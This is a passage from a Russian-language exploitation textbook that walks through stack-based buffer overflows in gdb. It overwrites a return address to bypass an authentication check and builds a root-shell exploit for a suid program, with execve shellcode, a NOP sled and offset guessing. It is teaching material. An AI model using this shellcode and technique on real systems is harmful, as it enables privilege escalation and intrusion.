(gdb) break 16
Breakpoint 3 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff874) at auth_overflow2.c:24
24              if(check_authentication(argv[1])) {
(gdb) i r esp
esp            0xbffff7e0    0xbffff7e0
(gdb) x/32xw $esp
0xbffff7e0:    0xb8000ce0    0x08048510    0xbffff848    0xb7eafebc
0xbffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xbffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xbffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
0xbffff820:    0x40f5f7f0    0x48e0fe81    0x00000000    0x00000000
0xbffff830:    0x00000000    0xb7ff9300    0xb7eafded    0xb8000ff4
0xbffff840:    0x00000002    0x08048350    0x00000000    0x08048371
0xbffff850:    0x08048474    0x00000002    0xbffff874    0x08048510
(gdb)
```

Первая точка останова находится сразу после вызова функции `check_authentication()` внутри функции `main()`. Сейчас регистр указателя стека (ESP) ссылается на адрес `0xbffff7e0`, и мы видим вершину стека. Все это части стекового кадра функции `main()`. Следующая точка останова располагается уже внутри функции `check_authentication()`. В приведенном ниже листинге мы видим, что значение ESP уменьшилось, так как он переместился выше, чтобы освободить место для стекового кадра функции `check_authentication()`(выделенного жирным шрифтом). Определив адреса переменных `auth_flag` (❶) и `password_buffer` (❷), мы увидим их местоположение в стековом кадре.

```
(gdb) c
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>) at
auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) i r esp
esp            0xbffff7a0    0xbffff7a0
(gdb) x/32xw $esp
0xbffff7a0:    0x00000000    0x08049744    0xbffff7b8    0x080482d9
0xbffff7b0:    0xb7f9f729    0xb7fd6ff4    0xbffff7e8    ❶0x00000000
0xbffff7c0:   ❷0xb7fd6ff4   0xbffff880    0xbffff7e8    0xb7fd6ff4
0xbffff7d0:    0xb7ff47b0    0x08048510    0xbffff7e8    0x080484bb
0xbffff7e0:    0xbffff9b7    0x08048510    0xbffff848    0xb7eafebc
0xbffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xbffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xbffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
(gdb) p 0xbffff7e0   0xbffff7a0
$1 = 64
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200????????o???G??\020\205\004\
                  b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb)
```

После второй точки останова в момент вызова функции в стек проталкивается стековый кадр (он выделен жирным). Так как стек растет вверх, по направлению к младшим адресам памяти, указатель стека стал на 64 байта меньше и сейчас ссылается на адрес `0xbffff7a0`. Размер и структура стекового кадра сильно зависят от вида функции и вариантов оптимизации компилятора. Например, в рассматриваемом случае первые 24 байта в стеке занимают заполнители, которые добавил компилятор. Локальные переменные стека `auth_flag` и `password_buffer` отображены в кадре в соответствии с их адресами в памяти: переменная `auth_flag` (❶) находится по адресу `0xbffff7bc`, а 16 байтов массива `password buffer` (❷) мы видим по адресу `0xbffff7c0`.

Стековый кадр состоит не только из локальных переменных и заполнителей. Ниже показан элемент этого кадра для функции `check_authentication()`.

Курсивом выделена память, отведенная под локальные переменные. Она начинается с адреса переменной `auth_flag`, то есть `0xbffff7bc`, и заканчивается последней переменной 16-байтового массива `password_buffer`. Следующие несколько значений — добавленные компилятором заполнители и так называемый *сохраненный указатель кадра*. Для оптимизации можно скомпилировать программу с флагом `-fomit-frame-pointer`, тогда этот указатель в стековом кадре фигурировать не будет. Значение (❸) `0x080484bb` — адрес возврата стекового кадра, а по адресу (❹) `0xbffffe9b7` располагается указатель на строку из 30 букв «A». Именно она послужит аргументом функции `check_authentication()`.

```
(gdb) x/32xw $esp
0xbffff7a0:    0x00000000    0x08049744    0xbffff7b8    0x080482d9
0xbffff7b0:    0xb7f9f729    0xb7fd6ff4    0xbffff7e8    0x00000000
0xbffff7c0:    0xb7fd6ff4    0xbffff880    0xbffff7e8    0xb7fd6ff4
0xbffff7d0:    0xb7ff47b0    0x08048510    0xbffff7e8    ❸0x080484bb
0xbffff7e0:    ❹0xbffff9b7   0x08048510    0xbffff848    0xb7eafebc
0xbffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xbffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xbffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7:    0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbffff9bf:    0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbffff9c7:    0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbffff9cf:    0x41   0x41   0x41   0x41   0x41   0x41   0x00   0x53
(gdb) x/s 0xbffff9b7
0xbffff9b7:     'A' <repeats 30 times>
(gdb)
```

Вы легко сможете обнаружить в стековом кадре адрес возврата, если поймете, каким образом создается кадр. Процесс начинается в функции `main()` еще до ее вызова.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
```

```
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>:  call   0x804831c <printf@plt>
0x080484e3 <main+111>:  jmp    0x80484f1 <main+125>
0x080484e5 <main+113>:  mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>:  call   0x804831c <printf@plt>
0x080484f1 <main+125>:  leave
0x080484f2 <main+126>:  ret
End of assembler dump.
(gdb)
```

Обратите внимание на две выделенные жирным шрифтом строки. К этому моменту регистр EAX указывает на первый аргумент командной строки, который служит аргументом функции `check_authentication()`. Первая команда ассемблера записывает регистр EAX в то место, на которое указывает ESP (вершина стека). Это начало стекового кадра для функции `check_authentication()` с переданным в нее аргументом. Дальше идет вызов функции. Данная команда проталкивает в стек адрес следующей и перемещает регистр указателя команды (EIP) на начало функции `check_authentication()`. Адрес, который мы протолкнули в стек, представляет собой адрес возврата для стекового кадра, то есть адрес следующей за функцией команды. В нашем случае это `0x080484bb`.

```
(gdb) disass check_authentication
Dump of assembler code for function check_authentication:
0x08048414 <check_authentication+0>:    push   ebp
0x08048415 <check_authentication+1>:    mov    ebp,esp
0x08048417 <check_authentication+3>:    sub    esp,0x38


0x08048472 <check_authentication+94>:   leave
0x08048473 <check_authentication+95>:   ret
End of assembler dump.
(gdb) p 0x38
$3 = 56
(gdb) p 0x38 + 4 + 4
$4 = 64
(gdb)
```

Регистр EIP поменялся, поэтому выполнение программы продолжится в функции `check_authentication()`. Первые команды (выше они выделены жирным шрифтом) завершают выделение памяти для стекового кадра. Они составляют пролог функции. Две команды формируют сохраненный указатель кадра, в то время как третья вычитает из адреса регистра ESP значение `0x38`, чтобы выделить 56 байтов под локальные переменные функции. Адрес возврата и сохраненный указатель кадра уже находятся в стеке и занимают там восемь из имеющихся 64 байтов.

После завершения работы функции команды `leave` и `ret` удаляют стековый кадр и переводят регистр указателя команды (EIP) на адрес возврата (❶). Начинает выполняться команда функции `main()`, которая следует за расположенным по адресу `0x080484bb` вызовом функции, проверяющей права доступа. Описанный процесс происходит при любом вызове функции в любой программе.

```
(gdb) x/32xw $esp
0xbffff7a0:    0x00000000    0x08049744    0xbffff7b8    0x080482d9
0xbffff7b0:    0xb7f9f729    0xb7fd6ff4    0xbffff7e8    0x00000000
0xbffff7c0:    0xb7fd6ff4    0xbffff880    0xbffff7e8    0xb7fd6ff4
0xbffff7d0:    0xb7ff47b0    0x08048510    0xbffff7e8  ❶0x080484bb
0xbffff7e0:    0xbffff9b7    0x08048510    0xbffff848    0xb7eafebc
0xbffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xbffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xbffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
(gdb) cont
Continuing.

Breakpoint 3, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/32xw $esp
0xbffff7a0:    0xbffff7c0    0x080485dc    0xbffff7b8    0x080482d9
0xbffff7b0:    0xb7f9f729    0xb7fd6ff4    0xbffff7e8    0x00000000
0xbffff7c0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff7d0:    0x41414141    0x41414141    0x41414141  ❷0x08004141
0xbffff7e0:    0xbffff9b7    0x08048510    0xbffff848    0xb7eafebc
0xbffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xbffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xbffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Если часть байтов сохраненного адреса возврата будет перезаписана, программа все равно попытается использовать его значение для восстановления регистра указателя команд (EIP). Как правило, это приводит к аварийному завершению работы, так как, по сути, выполнение переходит в произвольную точку. Но «про-

извольная» далеко не всегда значит «случайная». Если перезапись осуществлялась контролируемо, можно сделать так, чтобы программа начала выполняться с конкретного места. Вопрос состоит в том, как выбрать это место.

0x330 Эксперименты с оболочкой BASH

Хакерские атаки, эксплуатирующие уязвимости, требуют многочисленных экспериментов, вот почему крайне важен навык быстрой проверки различных вещей. Большинство компьютеров оснащено командной оболочкой BASH и понимает язык Perl. Этого вполне достаточно для экспериментов с уязвимостями.

Команда `print` интерпретируемого языка программирования *Perl* крайне удобна для генерации длинных последовательностей символов. Для выполнения инструкций командной строки в Perl используется флаг `-e`:

```
reader@hacking:~/booksrc $ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Здесь мы выполнили помещенную в одинарные кавычки команду `print "A" x 20;`, которая 20 раз выводит букву «*A*».

Любой символ, даже неотображаемый, можно вывести командой `\x##`, где `##` — его шестнадцатеричное значение. Давайте отобразим указанным способом букву «*A*», шестнадцатеричное значение которой равно `0x41`.

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Точка (`.`) в языке Perl используется для склеивания строк. Это позволяет, к примеру, объединить несколько адресов.

```
reader@hacking:~/booksrc $ perl -e 'print "A"x20   "BCD"
              "\x61\x66\x67\x69"x2   "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

Команду оболочки можно выполнить как функцию, мгновенно возвращающую значение. Достаточно заключить ее в круглые скобки и поставить перед ними знак доллара. Вот два примера:

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')
Linux
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e
Linux
reader@hacking:~/booksrc $
```

В обоих случаях благодаря подстановке вывода команды в скобках выполняется команда `uname`. Аналогичное замещение производит символ обратного апострофа (`), который находится на одной клавише со знаком тильды. Вы можете выбрать вариант синтаксиса по собственному вкусу, но опыт показывает, что лучше воспринимается вариант со скобками.

```
reader@hacking:~/booksrc $ u`perl -e 'print "na";'`me
Linux
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me
Linux
reader@hacking:~/booksrc $
```

Замещение команд и другие возможности языка Perl позволяют легко инициировать переполнение буфера. Давайте рассмотрим это на примере программы overflow_example.c с массивами заданной длины.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x30')
[ДО] buffer_two по адресу 0xbffff7e0 и содержит 'two'
[ДО] buffer_one по адресу 0xbffff7e8 и содержит 'one'
[ДО] value по адресу 0xbffff7f4 и равно 5 (0x00000005)

[STRCPY] копируем 30 байтов в buffer_two

[ПОСЛЕ] buffer_two по адресу 0xbffff7e0 и содержит 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[ПОСЛЕ] buffer_one по адресу 0xbffff7e8 и содержит 'AAAAAAAAAAAAAAAAAAAA'
[ПОСЛЕ] value по адресу 0xbffff7f4 и равно 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0xbffff7f4   0xbffff7e0
$1 = 20
(gdb) quit
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20   "ABCD"')
[ДО] buffer_two по адресу 0xbffff7e0 и содержит 'two'
[ДО] buffer_one по адресу 0xbffff7e8 и содержит 'one'
[ДО] value по адресу 0xbffff7f4 и равно 5 (0x00000005)

[STRCPY] копируем 24 байта в buffer_two

[ПОСЛЕ] buffer_two по адресу 0xbffff7e0 и содержит 'AAAAAAAAAAAAAAAAAAAABCD'
[ПОСЛЕ] buffer_one по адресу 0xbffff7e8 и содержит 'AAAAAAAAAAAABCD'
[ПОСЛЕ] value по адресу 0xbffff7f4 и равно 1145258561 (0x44434241)
reader@hacking:~/booksrc $
```

Здесь мы использовали отладчик GDB в качестве шестнадцатеричного калькулятора, чтобы рассчитать расстояние между символьной переменной `buffer_two` (`0xbffff7e0`) и переменной `value` (`0xbffff7f4`), которое составляет 20 байтов. Зная это расстояние, можно переписать переменную `value`, поместив в нее значение `0x44434241`, так как символы «*A*», «*B*», «*C*» и «*D*» в шестнадцатеричном представлении выглядят как `0x41`, `0x42`, `0x43` и `0x44` соответственно. Самым младшим

байтом является первый символ, ведь мы работаем в архитектуре с порядком байтов от младшего к старшему. Поэтому, чтобы в переменной `value` оказалось нужное значение, например `0xdeadbeef`, байты следует записать в память в обратном порядке.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20
              "\xef\xbe\xad\xde"')
[ДО] buffer_two по адресу 0xbffff7e0 и содержит 'two'
[ДО] buffer_one по адресу 0xbffff7e8 и содержит 'one'
[ДО] value по адресу 0xbffff7f4 и равно 5 (0x00000005)

[STRCPY] копируем 24 байта в buffer_two

[ПОСЛЕ] buffer_two по адресу 0xbffff7e0 и содержит 'AAAAAAAAAAAAAAAAAAAA??'
[ПОСЛЕ] buffer_one по адресу 0xbffff7e8 и содержит 'AAAAAAAAAAAA??'
[ПОСЛЕ] value по адресу 0xbffff7f4 и равно -559038737 (0xdeadbeef)
reader@hacking:~/booksrc $
```

Эта техника позволяет записать в адрес возврата в программе auth_overflow2.c то, что нам требуется. Вот пример замещения адреса возврата функции `main()`.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow2 auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./auth_overflow2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:     push   ebp
0x08048475 <main+1>:     mov    ebp,esp
0x08048477 <main+3>:     sub    esp,0x8
0x0804847a <main+6>:     and    esp,0xfffffff0
0x0804847d <main+9>:     mov    eax,0x0
0x08048482 <main+14>:    sub    esp,eax
0x08048484 <main+16>:    cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:    jg     0x80484ab <main+55>
0x0804848a <main+22>:    mov    eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:    mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:    mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:    mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:    call   0x804831c <printf@plt>
0x0804849f <main+43>:    mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:    call   0x804833c <exit@plt>
0x080484ab <main+55>:    mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:    add    eax,0x4
0x080484b1 <main+61>:    mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:    mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:    call   0x8048414 <check_authentication>
0x080484bb <main+71>:    test   eax,eax
0x080484bd <main+73>:    je     0x80484e5 <main+113>
0x080484bf <main+75>:    mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:    call   0x804831c <printf@plt>
```

```
0x080484cb <main+87>:    mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:    call   0x804831c <printf@plt>
0x080484d7 <main+99>:    mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>:   call   0x804831c <printf@plt>
0x080484e3 <main+111>:   jmp    0x80484f1 <main+125>
0x080484e5 <main+113>:   mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>:   call    0x804831c <printf@plt>
0x080484f1 <main+125>:   leave
0x080484f2 <main+126>:   ret
End of assembler dump.
(gdb)
```

Выделенный жирным шрифтом фрагмент кода содержит команды, отображающие сообщение *«Доступ предоставлен»*. Адрес начала этого фрагмента — `0x080484bf`. Дав его в качестве адреса возврата, мы выполним весь блок команд. Точное расстояние между адресом возврата и началом переменной `password_buffer` зависит от версии компилятора и флагов оптимизации. Если начало буфера выровнено в стеке с двойными словами (DWORD), то для компенсации меняющегося расстояния можно многократно повторить адрес возврата — тогда, несмотря на смещение из-за оптимизации работы компилятора, хотя бы один из экземпляров будет записан на место этого адреса.

```
reader@hacking:~/booksrc $ ./auth_overflow2 $(perl -e
               'print "\xbf\x84\x04\x08"x10')

Доступ предоставлен.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

В приведенном примере адрес `0x080484bf` повторяется 10 раз, что гарантирует его запись на место адреса возврата. Поэтому после завершения функции `check_authentication()` выполнение переходит не к следующей за ее вызовом команде, а по указанному адресу. Мы получаем доступ к некоторым возможностям, впрочем, ограниченными теми командами, что есть в исходной программе.

Жирным шрифтом в программе notesearch выделена строка с уязвимостью в виде переполнения буфера.

```
int main(int argc, char *argv[]) {
    int userid, printing=1, fd; // Дескриптор файла
    char searchstring[100];

    if(argc > 1)                        // При наличии аргумента
        strcpy(searchstring, argv[1]);  // это поисковая строка;
    else                                // в противном случае
        searchstring[0] = 0;            // поисковая строка пуста
```

При эксплуатации уязвимости в программе notesearch аналогичным способом на место адреса возврата записываются не поместившиеся в буфер данные. Одновременно в память добавляются нужные команды, которым и передается управление. Эти команды называют *кодом запуска оболочки*, или *шелл-кодом* (shellcode). Они заставляют программу установить нужные права доступа и открыть командную оболочку с системным приглашением. В случае с программой notesearch из-за наличия бита suid для пользователя root такая ситуация — просто катастрофа. Это приложение предназначено для коллективного использования, каждому пользователю здесь даются более высокие права доступа для работы с файлом данных, а злоупотребить ими мешает логическая схема программы. По крайней мере, ее разработчики предполагали, что она будет работать именно так.

Но эти вещи перестают иметь значение после того, как в программу оказываются добавлены новые команды и ее выполнение переходит под их контроль путем переполнения буфера. Программа начинает делать то, для чего она никогда не предназначалась, причем с сохранением привилегированного доступа. В результате человек, взломавший программу notesearch, может получить доступ к командной оболочке с правами администратора. Давайте проанализируем эту ситуацию более подробно.

```
reader@hacking:~/booksrc $ gcc -g exploit_notesearch.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1     #include <stdio.h>
2     #include <stdlib.h>
3     #include <string.h>
4     char shellcode[]=
5     "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
6     "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7     "\xe1\xcd\x80";
8
9     int main(int argc, char *argv[]) {
10        unsigned int i, *ptr, ret, offset=270;
(gdb)
11        char *command, *buffer;
12
13        command = (char *) malloc(200);
14        bzero(command, 200); // Обнуляем новую память
15
16        strcpy(command, "./notesearch \'"); // Начинаем буфер command
17        buffer = command + strlen(command); // Переходим в конец буфера
18
19        if(argc > 1) // Задаем смещение
20            offset = atoi(argv[1]);
(gdb)
21
22        ret = (unsigned int) &i   offset; // Задаем адрес возврата
23
```

```
24        for(i=0; i < 160; i+=4) // Заполняем буфер адресом возврата
25            *((unsigned int *)(buffer+i)) = ret;
26        memset(buffer, 0x90, 60); // Строим дорожку NOP
27        memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29        strcat(command, "\'");
30
(gdb) break 26
Breakpoint 1 at 0x80485fa: file exploit_notesearch.c, line 26.
(gdb) break 27
Breakpoint 2 at 0x8048615: file exploit_notesearch.c, line 27.
(gdb) break 28
Breakpoint 3 at 0x8048633: file exploit_notesearch.c, line 28.
(gdb)
```

В выделенных жирным шрифтом строках кода, эксплуатирующего уязвимость программы `notesearch`, генерируется массив. Сначала цикл for заполняет его четырехбайтовым адресом, хранящимся в переменной `ret`. На каждой итерации значение переменной `i` увеличивается на 4 и добавляется к адресу буфера, после чего выполняется приведение типа к указателю на целое число без знака. Такой указатель имеет размер 4 байта, поэтому при разыменовании целиком записывается четырехбайтовое значение из переменной `ret`.

```
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:26
26        memset(buffer, 0x90, 60); // Строим дорожку NOP
(gdb) x/40x buffer
0x804a016:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a026:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a036:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a046:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a056:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a066:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a076:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a086:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a096:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a0a6:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch
'¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶û
ÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

В первой точке останова указатель на массив отображает результат работы цикла for. Можно также увидеть связь между указателями command и buffer. Затем вызывается функция `memset()`, забивающая 60 байтов от начала буфера значением `0x90`.

```
(gdb) cont
Continuing.

Breakpoint 2, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:27
27 memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
(gdb) x/40x buffer
0x804a016:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a026:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a036:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a046:    0x90909090    0x90909090    0x90909090    0xbffff6f6
0x804a056:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a066:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a076:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a086:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a096:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a0a6:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch '", '\220' <repeats 60 times>, "ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿
ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿"
(gdb)
```

В завершение функция `memcpy()` копирует шелл-код в массив, отступив на 60 байтов от его начала.

```
(gdb) cont
Continuing.

Breakpoint 3, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:29
29 strcat(command, "\'");
(gdb) x/40x buffer
0x804a016:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a026:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a036:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a046:    0x90909090    0x90909090    0x90909090    0x3158466a
0x804a056:    0xcdc931db    0x2f685180    0x6868732f    0x6e69622f
0x804a066:    0x5351e389    0xb099e189    0xbf80cd0b    0xbffff6f6
0x804a076:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a086:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a096:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
0x804a0a6:    0xbffff6f6    0xbffff6f6    0xbffff6f6    0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch ,", ,\220' <repeats 60 times>,
                 "1À1Û1É\231°¤Í\200j\vXQh//shh/
bin\211ãQ\211âS\211áÍ\200¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿ЭЭЭ¿
ЭЭЭ¿ЭЭЭ¿"
(gdb)
```

Теперь массив не только содержит нужный нам шелл-код, но и имеет достаточную длину для перезаписи адреса возврата. Определить, где именно находится адрес возврата, сложно, но эта проблема решается многократным повторением нового значения. Так как оно должно указывать на шелл-код в том же самом

массиве, получается, что новый адрес требуется знать заранее, еще до того, как он попадет в память. Но это невозможно при динамически меняющемся стеке. К счастью, существует альтернативный способ решения такой проблемы. Он называется дорожкой NOP. Аббревиатура *NOP* получена из выражения *no operations* («никаких действий»). Это инструкция на языке ассемблера длиной в один байт, предписывающая ничего не делать. Иногда такие инструкции применяются для создания холостых вычислительных циклов в целях синхронизации, а в процессорах архитектуры SPARC отвечают за передачу управления при конвейерной обработке команд. Мы же сделаем из них поправочный коэффициент. Мы создадим из инструкций NOP большой массив и поместим его перед шелл-кодом. Если регистр EIP укажет на любой адрес в дорожке NOP, этот адрес начнет увеличиваться на единицу после выполнения каждой инструкции NOP и в конечном счете достигнет шелл-кода. Иными словами, если любой адрес из дорожки NOP превратится в адрес возврата, регистр EIP спустится по ней к шелл-коду. В архитектуре *x*86 инструкции NOP соответствует машинный код 0x90. Готовый буфер с вредоносным кодом будет выглядеть так:

Дорожка NOP	Шелл-код	Повторяющийся адрес возврата

Но даже при работе с дорожкой NOP нужно заранее определять примерное положение массива в памяти. Такое можно проделать, воспользовавшись в качестве точки отсчета одним из соседних адресов в стеке. Относительный адрес любой переменной получают, вычитая смещение из этого адреса.

Выдержка из exploit_notesearch.c

```
unsigned int i, *ptr, ret, offset=270;
char *command, *buffer;

command = (char *) malloc(200);
bzero(command, 200); // Обнуляем новую память

strcpy(command, "./notesearch \'"); // Начинаем буфер command
buffer = command + strlen(command); // Переходим в конец буфера

if(argc > 1) // Задаем смещение
    offset = atoi(argv[1]);

ret = (unsigned int) &i   offset; // Задаем адрес возврата
```

В качестве точки отсчета мы взяли адрес переменной `i` в стековом кадре функции `main()`. После вычитания из него смещения был получен нужный адрес возврата. Ранее мы определили, что смещение равно 270, но откуда взялась эта цифра?

Смещение в данном случае проще всего определяется экспериментально. Если запустить программу notesearch с атрибутом suid с правами пользователя root, отладчик слегка сдвинет память и сбросит права доступа, что не даст получить нужную информацию в процессе отладки.

Однако наш код взлома программы notesearch позволяет указывать смещение в качестве необязательного аргумента командной строки, поэтому мы можем быстро протестировать различные варианты значений.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out 100
-------[ конец данных, касающихся заметки ]-------
